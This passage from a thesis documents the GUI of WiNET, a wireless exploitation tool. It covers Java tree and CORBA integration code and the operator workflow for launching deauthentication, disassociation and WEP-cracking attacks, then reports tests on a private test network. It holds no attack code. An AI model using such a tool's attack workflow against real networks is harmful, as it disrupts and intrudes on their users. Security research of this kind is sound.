

Figure 19. Java JTree Example

1. Designing the Station Object

The next step in designing the *JTree* was addressing the structure of the actual nodes of the tree. The nodes of tree were implemented using the *DefaultMuatableTreeNode* class. The *DefaultMutableTreeNode* is a general-purpose node that stores a reference to a user object. This allowed for the development of a custom object to represent wireless stations such as SSIDs, BSSIDs, and clients. When designing the *Station* class, a decision had to be made as to whether the visual component would store all the properties of the wireless stations in a local station object or have the visual component query the server whenever the user requested the station property information. The decision was made to have the visual component on the client query the server when property information was requested. Much of the wireless station property information, such as the date and time last seen, data rates, signal strength, and frame count, continuously change requiring constant updates to the client. Constantly sending

updates to the client for all stations would consume considerable bandwidth if the server and client are running on separate machines. Instead, updated station property values and were stored on the server and sent to the client only when requested. The server would continue to send updates to the client as requested. This approach greatly simplified the contents of the *Station* class as well as minimizing the amount of transmitted data.

A *Station* object is uniquely identified using the SSID attribute, which either stores a MAC address or network name. The encryptionType and stationType attributes were used to display the *WiNetTreeNode* objects. The station object did not require any additional attributes because the server sent the wireless station properties directly to text fields on the GUI. Table 4 shows the attributes and methods the Station class used to represent a wireless station.

Attribute/Method Name	Type	Purpose
stationType	String	Stores the type station the object represents
SSID	String	Stores the SSID or name of the station
encryptionType	String	Stores the type of encryption used by the access point
Station(BSSID)	Constructor	Creates a station object and gives the BSSID a value
setStationType(stationType)	Method	Sets the station type
setEncryptionType(stationType)	Method	Sets the encryption type
getStationType()	Method	Returns the station type
getEncryptionType()	Method	Returns the encryption type

Table 4. Structure of a Station Object

2. Building Functionality into the WiNetTree

Once the structure of the *WiNetTreeN*ode was finalized, efforts turned to developing the functionality of the *WiNetTree*. Once again, a decision needed to be made. The key design issue was whether to have the server send the client a new copy of the entire tree structure every time the server updated the tree or to design a tree object that dynamically updated individual nodes at runtime, which had not be implemented in JCAF. One factor was determining how the client would recover from crashes. If the entire tree was sent on the next update, then there wasn't an issue. If the server only continued to send only the new stations discovered, then the operator would have an incomplete model of the environment. Another issue that needed to be addressed was a mobile client reassociating to a new access point within and SSID. This required moving

the tree node under the new BSSID. Another issue was the discovery of a client without knowledge of its associated network name. Instead of throwing away possible valuable information, the node is displayed under an SSID with the network name labeled "unknown." Once the network name of the SSID is discovered, the client and BSSID are moved under the newly created SSID node and the node labeled unknown is removed.

Having the server resend the entire updated tree structure offered a simple solution, but it was much less efficient. Areas where the operator monitored high wireless network activity could result in system lag. The decision was made to build a dynamic tree structure capable of error recovery to display wireless network activity.

Up to this point The *JTree* has been discussed as if was a standalone component. This is not the case. Each *JTree* has a tree model associated with it. This model describes the basic structure of the tree, including the parent-child relationships. In addition, and more importantly, it provides the functionality to insert nodes below their appropriate parent node as well as remove nodes at run time. The tree model also offers the ability to return and change the node's user object information. In addition to adding, removing, and updating nodes, the tree model manages a list of *TreeModelListener* objects that are notified and sent events when tree nodes are selected by the user [34]. The following lines of code create the Tree Model, root node, tree, and adds a listener to the tree.

```
rootNode = new DefaultMutableTreeNode(ROOTNAME);
treeModel = new DefaultTreeModel(rootNode);
tree = new JTree(treeModel);
tree.addTreeSelectionListener(this);
```

The addObject() method provided the functionality to add nodes to the appropriate location in the WiNetTree. The first type of node to be added to the tree was an SSID node. When adding the node to the tree the first step consists of creating a station object with the appropriate attributes. For an SSID node all that is passed to the method to add the node is the network name and the station type. Next, a *DefaultMutableTreeNode* object is created and the reference to the newly created station object is stored in it. Lastly, the *DefaultMutableTreeNode* is inserted into the Tree using

the *DefaultTreeModel* insertNodeInto() method This is the simplest node to add because the parent node of SSID nodes is always the root node.

The functionality to insert a new node under its appropriate parent node had to be developed to add BSSID and client nodes. This required first locating the parent node in the tree. A method called breadthFirstEnumeration() in the *DefaultMutableTreeNode* class creates and returns an enumeration that traverses the tree in breath-first order. The enumeration begins at the root node and explores all of root's children nodes. After that, the children of the root's children are explored, and so on, until the sought after node is found. Once located, the method returns the parent node to the calling function which passes the newly created tree node along with its parent to the insertNodeInto() method. The following code snippet locates the parent node:

The requirements also dictated the need to remove nodes. To remove a node, the searchNode() method locates and returns the tree node to be removed which is then passed to the removeNodeFromParent() method belonging the tree model.

```
public void removeNode(String bssidToRemove) {
    DefaultMutableTreeNode nodeToRemove =
searchNode(bssidToRemove);
    if (nodeToRemove != null){
        treeModel.removeNodeFromParent(nodeToRemove);
    }
}
```

At this point in development, the *WiNetTree* had the basic functionality required to display, add, and remove nodes. Next, the requirement to display wireless station properties was addressed. The design concept required displaying station properties in textboxes in another panel when an operator clicks on a node within the *WiNetTree*. The server continues to display updated properties for the selected node until the operator clicks on a different node. To accomplish this, a function that would extract the SSID from the selected *TreeNode* in the *WiNetTree* was built. The first step in retrieving the selected node was to get its path from the root node. This was done using the *JTree* class method getSelectionPath(). Once we had the path object, we used the getLastPathComponent() to get the *TreeNode* of interest. The final step involved extracting the *Station* object from the *TreeNode* and returning the *Station*'s MAC Address or BSSID. The following code extracted the SSID from a selected node.

```
public String getBSSID() {
    String bssid = "notFound";
    TreePath currentSelection = tree.getSelectionPath();
    try {
        DefaultMutableTreeNode currentNode =
(DefaultMutableTreeNode)(currentSelection.getLastPathComponent());
        if (currentNode != null) {
            java.lang.Object nodeInfo =
currentNode.getUserObject();
            Station station = (Station)nodeInfo;
            bssid = station.getBSSID();
        }
    } catch (Exception e){
        JOptionPane.showMessageDialog(null, "Please Select A
Station from the Tree.");
    }
    return bssid;
}
```

The only remaining requirement to complete the functionality of the *WiNetTree* was the ability to collapse and expand the tree. The decision was made to include a function to completely expand the *WiNetTree* and collapse the tree down to the SSIDs to only display the network names. This completed the *WiNetTree* functionality. It was time to integrate the tree into JCAF's framework.

C. INTEGRATION INTO JCAF

1. WiNet Wrapper Class

Integrating the WiNetTree into JCAF required writing a wrapper class that encapsulated the *VisibleEntity*. The wrapper class *WiNetClientWrapper* was derived from the Java *JPanel* class so that it could be used as the main container to hold the DPE and Wireless Network Exploitation Tool (WiNET). A *JPanel* is a general-purpose container that uses a layout manager to arrange and organize various Java Swing components such as *JButton*s, *JComboBox*es, and *JTree*s [35]. The DPE was integrated into the application interface to facilitate development and testing. The DPE provided a snap shot of the current value of all the entity properties along with a means to manually edit the property values.

The wrapper class also implemented the *JVisibleInterface* interface. The *JVisibleInterface* is part of the *VisibleInterfaceLoader* library, which is the library used to

dynamically load visible interfaces packaged within a jar file, Java's archive file. Implementing the *JVisibleInterface* enabled the JCAF client to dynamically load the visual component of the WiNet server.

The wrapper class uses the JCAF client framework to create a new *PropertyTableModel*, a *DefaultPropertyEditor, and the WiNetClientPanel,* which contains the WiNET GUI. The wrapper class associates the DPE and the *PropertyTableModel* to the server's *Entity*. Once the *PropertyTableModel* is associated with the *Entity*, a *PropertyTableModel* reference is passed to the WiNetClientPanel, which registers a *TableModelListener* to each *PropertyTableModel* property. At this point, the WiNET GUI has access to the *Entity*'s properties. To make the WiNET GUI fully functional, it needed the capability to retrieve the property value. It needed to know when a property value changed. The GUI also needed to be capable of updating property values that were not read-only. Once these features were developed, the GUI would be integrated into JCAF.

2. Retrieving Entity Property Values from the Server

All *Entity* property values are in the form of a CORBA *Any*. To get a value that is usable from the CORBA *Any* involves three steps. First, the *PropertyTableModel* getValueForName() method is used to get a value associated with a property, which is a reference to a generic object. The next step involves casting the generic object into a CORBA *Any*. Since the JCAF protocol specifies that the CORBA *Any* will only hold *String* objects, the value contained within the CORBA *Any* is retrieved using the CORBA.*Any* extract_string() method.

3. Monitoring Entity Property Value Changes

The third step in integrating the GUI into JCAF was alerting the GUI whenever an *Entity* property value changed. The *WiNetClientPanel* has an inner class that implements the *TableModelListener* interface to know when the state of a registered property has changed. The *TableModelListener* uses a delegation-based event-handling mechanism. The delegation-based event-handling mechanism is a specialized form of the Observer

design pattern. This Observer pattern is used when an Observer wants to know when a watched object's state changes and what that state change is. In the case of the delegation-based event-handling mechanism, instead of the Observer listening for a state change, the Observer listens for events to happen. When an event happens, the observer notifies the registered listener of the event [36]. In this case the listener is the *TableModelListener*. The *TableModelListener* is the mechanism used to receive updates from the server. The server changes an *Entity* property value to signal to the client that it has new information that requires the client's attention.

4. Client Capability to Update Entity Properties

The final step in integrating the GUI enabled the GUI to send commands to server by giving the client the capability to update *Entity* properties. The *WiNETMonitor* class implements the *ActionListener* Interface to update the *PropertyTableModel* property. As stated earlier, the PropertyTableModel is used to update the Entity. The *ActionListener* uses a delegation-based event-handling mechanism similar to the *TableModelListerner*. The *ActionListener* uses an observer to watch a Java component's state and when the state changes, the observer notifies the *ActionListener* of the event. Once a listener is notified of an event, it identifies the property that needs to be updated by extracting the command from the event object that was passed to the *ActionListener*. The *ActionListerner* then determines the appropriate property to update along with its value. The *ActionListener* creates a CORBA *Any* object to hold the new property value. Once the value is encapsulated in the *Any*, the *Any* is inserted into the appropriate property value which also updates the Entity property. The following code snippet demonstrates how the client creates a CORBA *Any*, inserts a value into the *Any*, and updates the value of a property in the PropertyTableModel.

```
ORB orb = ORBInitializer.instance().getOrb();
org.omg.CORBA.Any CORBA_Any = orb.create_any();
CORBA_Any.insert_string(newPropertyValue);
model.setValueForName( "propertyName", newPropertyValue);
```

Once these four steps were completed, the bare-bone GUI could interact with the server. The GUI still lacked buttons and other visual components to control the server; however, the DPE was sufficient to send commands to the server and test the

functionality of the *WiNetTree*. Once the bugs were worked out of the *WiNetTree* and the integration code, efforts turned to developing a fully functional user interface.

D. GRAPHICAL USER INTERFACE DESIGN

The WiNET GUI (Figure 20) is comprised of four *JPanel*s (Figure 21). The tree panel holds the *WiNetTree* object that displays and organizes the wireless stations detected by the WiNET server. The Status Panel spans the bottom portion of the GUI. It provides server feedback and status indicators to the operator. The Command and Options Panel is the only panel that is used to control the server. This panel allows the user to configure the server for monitoring the wireless environment. This panel is also used to start and stop monitoring as well as to save the detected wireless traffic to a file on the server. This panel also enables the operator to select, start and stop a wireless attack against a wireless network or individual client. The Properties Panel, located in the upper right section of the GUI, displays the properties of any access point or wireless client that the operator highlights in the Tree Panel.



Figure 20. WiNet Graphical User Interface



Figure 21. WiNet GUI Layout

1. The Tree Panel

The primary component in the Tree Panel is the *WiNetTree* object. It relies on property updates by the server to maintain an accurate representation of the current environment. The Tree Panel implements the *TableModelListener* interface to monitor four *TableModel* property values to update the *WiNetTree*. The ssidToAdd property is used to add new SSIDs to the tree. SSIDs are always added under the root node so the property value only contains the name of the SSID. If a new access point is discovered, the server updates the value of the bssidToAdd property with access point's BSSID, the name of the access point's SSID, and the type of encryption used by the access point. The clientToAdd property is updated by the server when it discovers a new client. The clientToAdd property contains the MAC address of the client and the BSSID of the access point it is associated with. The final property used by the *WiNetTree* is the bssidToRemove property. This property is used to remove a BSSID from the tree in order to replace it with a new value. Table 5 shows the four properties with example values.

Property Name	Property Value	Example Value
ssidToAdd	Wireless Network Name	LINKSYS
bssidToAdd	BSSID of Access Point, SSID Name, Encryption Type	00:90:4C:7E:00:65, LINKSYS, WEP
clientToAdd	MAC Address of Client, SSID of Access Point	00-18-DE-71-57-06,00:90:4C:7E:00:65
bssidToRemove	Client MAC Address or Access Point BSSID	00-18-DE-71-57-06

Table 5. Properties used to control *WiNetTree*

When the server updates one of the above properties, an event is sent to the *TableModelListener* tableChanged() method. Based on the property that was updated, the tableChanged() method calls one of the functions in the *WiNetTree* class earlier discussed. Table 6 shows the *WiNetTree* method that is invoked when the server updates an Entity property.

Property Name	WiNetTree Method Called
ssidToAdd	addSSID(propertyValue)
bssidToAdd	addBSSID(childBSSID,parentBSSID, encryptionType)
clientToAdd	addClient(childBSSID,parentBSSID)
bssidToRemove	removeNode(propertyValue)

Table 6. Mapping of Properties to WiNetTree Methods

2. The Status Panel

The Status Panel displays four properties that provide current information about the state of the server. The four indicators are the current status, the current band, the current channel, and the frame count. The three values of the status property are stopped, monitoring, and attacking. The server sets the status property value to attacking when it is performing a disassociation attack, a deauthentication attack, or in the process of cracking WEP encryption. The status is set to monitoring when the server is scanning 802.11 channels for new wireless stations. While scanning, the band property and channel property are updated to the current wireless band and wireless channel the server is currently monitoring. When the server is in monitor mode, the

frameCount property reflects the number of frames that the server has discovered. When the server is in attack mode, the frameCount property is updated to reflect the number of crafted frames the server has transmitted. The four text boxes are updated in the *TableModelListener* tableChanged() method when it receives an event indicating that the server has updated one of the status properties.

3. The Options and Command Panel

The WiNet GUI updates multiple properties to control the server. The client updates the properties of the *PropertyTableModel* using two steps. The first involves registering event listeners to java visual components such as *JButton*s. The second step creates and inserts a CORBA *Any* with the updated property value into the *PropertyTableModel*.

The operator must specify the channels to monitor as well as the time to spend on each channel before the server can begin monitoring the environment. Channels and dwell time options are configured in the Options tab seen in Figure 20. The available channels are based on the capabilities of the wireless network card being used. For example, the GUI display is Figure 11 is controlling a server with a wireless network card that only supports the 802.11b and 802.11g wireless bands so all of the 802.11a channels are disabled. Determining available channels to monitor is performed when the client starts the visual component of the WiNET application and reads in the supportedChannels and supportedBands properties set by the server.

Once the desired channels and dwell time are selected, the operator selects the Scan/Capture tab to display the commands for monitoring and capturing traffic displayed in Figure 22. To capture the wireless traffic to file the operator selects the “Save Frames to File” JCheckBox, which enables the Browse button.

Figure 22. WiNet Graphical User Interface Scan and Capture View

An event is sent to the *WiNetMonitor* actionPerfomed() method anytime a *JButton* with a listener registered is pressed. The Scan/Capture panel contains three buttons. The Browse button sends an event to the actionPerformed() method, which in turn launches a file chooser. The actionPerformed() method uses the results returned by the file chooser to update the captureFilename property. When the Start Scan button is pressed, the client updates three table properties if the "Save Frames to File" checkbox is not selected. The channelList property and the dwellTime property are updated based on the operator's selection. Once these two properties are updated the GUI checks the value of the "Save Frames to File" checkbox. If it is selected then the capture property value is set to true, which signals to the server to capture the wireless traffic. Finally, the actonPerformed() method updates the monitor property to "start" to begin monitoring. This commands the server to start surveying the selected channels in the wireless environment. Selecting the "Stop Scan" button updates the monitor property to "stop" signaling the server to terminate monitoring.

Once the operator has initiated a monitor session, the GUI is incapable of changing options or conducting attacks until the monitor session is terminated. To ensure that the operator does not attempt a prohibited action the GUI disables the Options tab and the Attack Tab. The GUI also disables the "Save Frames to File" checkbox and the Browse button. When the Stop Scan Button is pressed, all components disabled by the Start Scan event is once again available to the operator, including the capability to attack.

Once the operator has surveyed the environment and identified targets, an attack can be initiated. Attack options are set using the Attack tab. Figure 23 shows the WiNet GUI with the attack panel displayed. This panel requires the operator to highlight an access point or client node from the *WiNetTree*. Once a wireless station node is highlighted, the operator chooses an attack from the drop-down combo box labeled "Attack Type." Currently, there are three types of attacks available: a dissociate attack, a deauthenticate attack, and a WEP attack. The next action required by the operator to commence an attack is to press the "Start Attack" button. Just like the other buttons used in the GUI, the "Start Attack" button and the "Stop Attack" button have listeners registered to them that receive an event object to the actionPerformed() method in the *WiNetMonitor* class. The actionPerformed() method updates three properties to issue an attack command to the server. The actionPerformed() method invokes the *WiNetTree* findSSID() to extract the BSSID or MAC address of the station that is the target of the attack. If a valid value is returned the actionPerformed() method updates the target property value. Otherwise a pop-up message box informs the operator to select a wireless station from the tree. The attackType property value is updated by extracting the attack type from the *JComboBox* and updating the attackType property value. Finally, the value of the attack property is set to "start" which starts the attack. When the server is conducting an attack, it is unable to survey the environment. The GUI disables all GUI components except the "Stop Attack" *JButton*. When the "Stop Attack" button is pressed the attack property is updated to "stop" which ends an attack and all disabled GUI components are made available to the operator.



Figure 23. WiNet Graphical User Interface Attack View

4. The Properties Panel

The final *JPanel* in the GUI to be discussed is the Wireless Station Properties panel (Figure 24). This panel contains ten uneditable *JTextField*s with labels. These text fields are automatically updated when the operator clicks on a *WiNetTree* node. The *WiNetTree* class implements the *TreeSelectionListener* interface, which contains the method valueChanged(). Since *WiNetTree* implements the *TreeSelectionListener interface*, a *WiNetTree* object can register as a listener for the tree selection events that tree nodes fire. Once the *WiNetClass* has registered using the *JTree* addTreeSelectionListener() method, the *WiNetTree*'s valueChanged() method is called every time a tree node is clicked.



Figure 24. Wireless Station Properties Panel

The valueChanged() method updates the query property with the BSSID of the access point or the MAC address if the node is a client. The valueChange() method uses the *JTree* getLastSelectedPathComponent() method to get the tree node that fired the event. The user object referenced by the node is cast into a *Station* object so the *Station* getBSSID() method can be used to retrieve the station's BSSID or MAC address. The retrieved information is placed in a CORBA *Any* and the *PropertyTableModel* setValueForName() model is used to update the query property. The server replies by updating the queryResponse property with a semicolon-separated string of station properties, which sends an event to the *WiNetMonitor* tableChanged() method. The tableChanged() method processes the string of properties and uses the *JTextField* setText() method to update the ten *JTextField*s with their respective property value.

5. A Common Look and Feel and Tree Node Icons

The final task in integrating the GUI into JCAF required giving the GUI a common look and feel with existing JCAF applications. The GUI uses the *UIBuilder* class provided by the JCAF client framework to support the JCAF common look and feel. It contains public constants that represent the default colors for JCAF user interfaces and provides methods that initialize the colors of the UI components to the JCAF default colors [36].

To make the *WiNetTree* more intuitive to the operator, each node has an icon that is used to denote the type wireless station the node represents. Figure 19 shows the *WiNetTree* using the various icons. An SSID always has the same icon, a transmitting antenna icon. A BSSID can have three different icons based on the encryption employed. A green circle represents a wireless station not using encryption. A yellow circle represents a station using WEP, which can be cracked by WiNET to obtain the key. The final icon is a red circle which means the station is using WPA encryption. At this time, WiNET is unable to crack WPA encryption.

E. SUMMARY

The JCAF framework simplified the process of integrating the GUI into the visual component by providing base classes that could be extended and interfaces that could be implemented to reduce design complexity. This allowed development efforts to be focused on the system specific functionality for the interface. The first phase of developing the visual interface created the functionality of displaying the wireless networks, access points, and wireless clients using a tree structure. Next, visual components were developed using common HCI design principles to configure and control what the wireless adapter monitored and sent. Another useful component of JCAF was the Utility classes that provided default colors and tailored visual components to aid in designing an interface with a common look and feel. The end product was a simple, yet powerful, interface that was capable of configuring targeted surveys, capturing and saving traffic, and attacking both individual stations and networks all on one screen with only the click a mouse.

VI. APPLICATION TESTING AND VERIFICATION

Application testing and verification was conducted in two phases. The first phase consisted of testing the discovery capability while the second phase involved testing the attack capabilities. A test network was utilized during both testing phases and consisted of:

- A D-Link DWL-7100AP multi-band access point.
- A Linksys BEFSR41 cable/DSL router.
- Two wireless laptops.

The router was used to configure the AP (via its wired interface) and to provide dynamic host configuration protocol (DHCP) services for the wireless clients. Network traffic was simulated by having the wireless laptops continuously ping the router. The configuration of the test network is shown in Figure 25. Additionally, production 802.11 networks were surveyed during the discovery testing phase since the implemented discovery capability relies solely on passive collection and will not impact production networks.



Figure 25. Test Network Configuration

A. DISCOVERY TESTING

Initial testing was conducted by using the application to monitor the test network's configured channel. While the application will discover other networks operating on the same channel, the test network was the primary focus of this test and intended to verify:

- The test network's SSID (WiNET_Test) is correctly identified and displayed.
- The test network's BSSID is correctly identified and displayed under the correct SSID node.
- Both of the network's clients are correctly identified and displayed as being associated with the test network's BSSID.

Having verified the test network's parameters are correctly displayed, the AP was reconfigured with a hidden SSID to verify the application can correctly identify hidden SSIDs using association and reassociation request frames. The first client was associated with the access point, and the second client's wireless NIC was disabled. A monitor was started, and once the network's BSSID was displayed under the "<Unknown SSID>" node, the second wireless client's NIC was enabled. The network's SSID was correctly identified using the second client's association request and was observed by the BSSID node (and its client node) moving from the "<Unknown SSID>" node to the newly created "WiNET_Test" node. The second wireless client was also added to the BSSID node to display it as being associated with the BSSID. With correct operation on a single channel against the test network verified, the application was next used to survey production networks on multiple channels. Survey results were compared with those obtained utilizing tools such as Kismet and AiroPeek NX in order to verify the results which were nearly identical (taking into account factors such as clients entering/leaving the networks, availability of association/reassociation requests to identify hidden SSIDs, etc.).

Testing did identify one issue regarding multi-band access points. Multi-band access points configured with more than one SSIDs, e.g., one SSID in the B/G band and a

different SSID in the A band, will cause the BSSID node to jump between the corresponding SSID nodes as the application changes channels between the bands. This is because the *BSSID* object will already exist in the server's *map* object, but its *SSID* object will not correspond to the current *SSID* object. This will cause the *BSSID*'s *SSID* to be updated and trigger a client update which removes the BSSID node from the "old" SSID node and adds it to the "new" SSID node. This happens each time the SSID changes, i.e., each time the monitored band changes. This issue could be remedied by uniquely identifying a BSSID based on some combination of its MAC address and its channel or band. This would treat each band of a multi-band AP as a unique BSSID, enabling it to have its own SSID. This fix, however, has not been implemented or tested.

B. ATTACK TESTING

Since the attacks implemented in this thesis could have adverse impacts against production networks, testing was limited to the test network. Two separate tests were conducted. The first test verified the disassociation and deauthentication floods worked against both a single client and an entire BSSID. The second test verified the functionality of the WEP cracking attack.

1. Disassociate and Deauthenticate Flood Tests

These tests are nearly identical, differing only by the attack type specified. A continuous ping directed to the router was initiated by both hosts. A monitor was started in order to discover the test network. Once the network was discovered, a disassociate attack was initiated against one of the wireless clients. Success, denoted by the ping requests timing out (Figure 26), was observed on the client the attack was directed against. The other client showed no interruption of ping requests and responses. The attack was then directed against the test network's BSSID resulting in ping requests timing out on both clients. Both steps of the test were then repeated, substituting the deauthentication attack for the disassociation attack. The results for this test were consistent with those of the previous test.

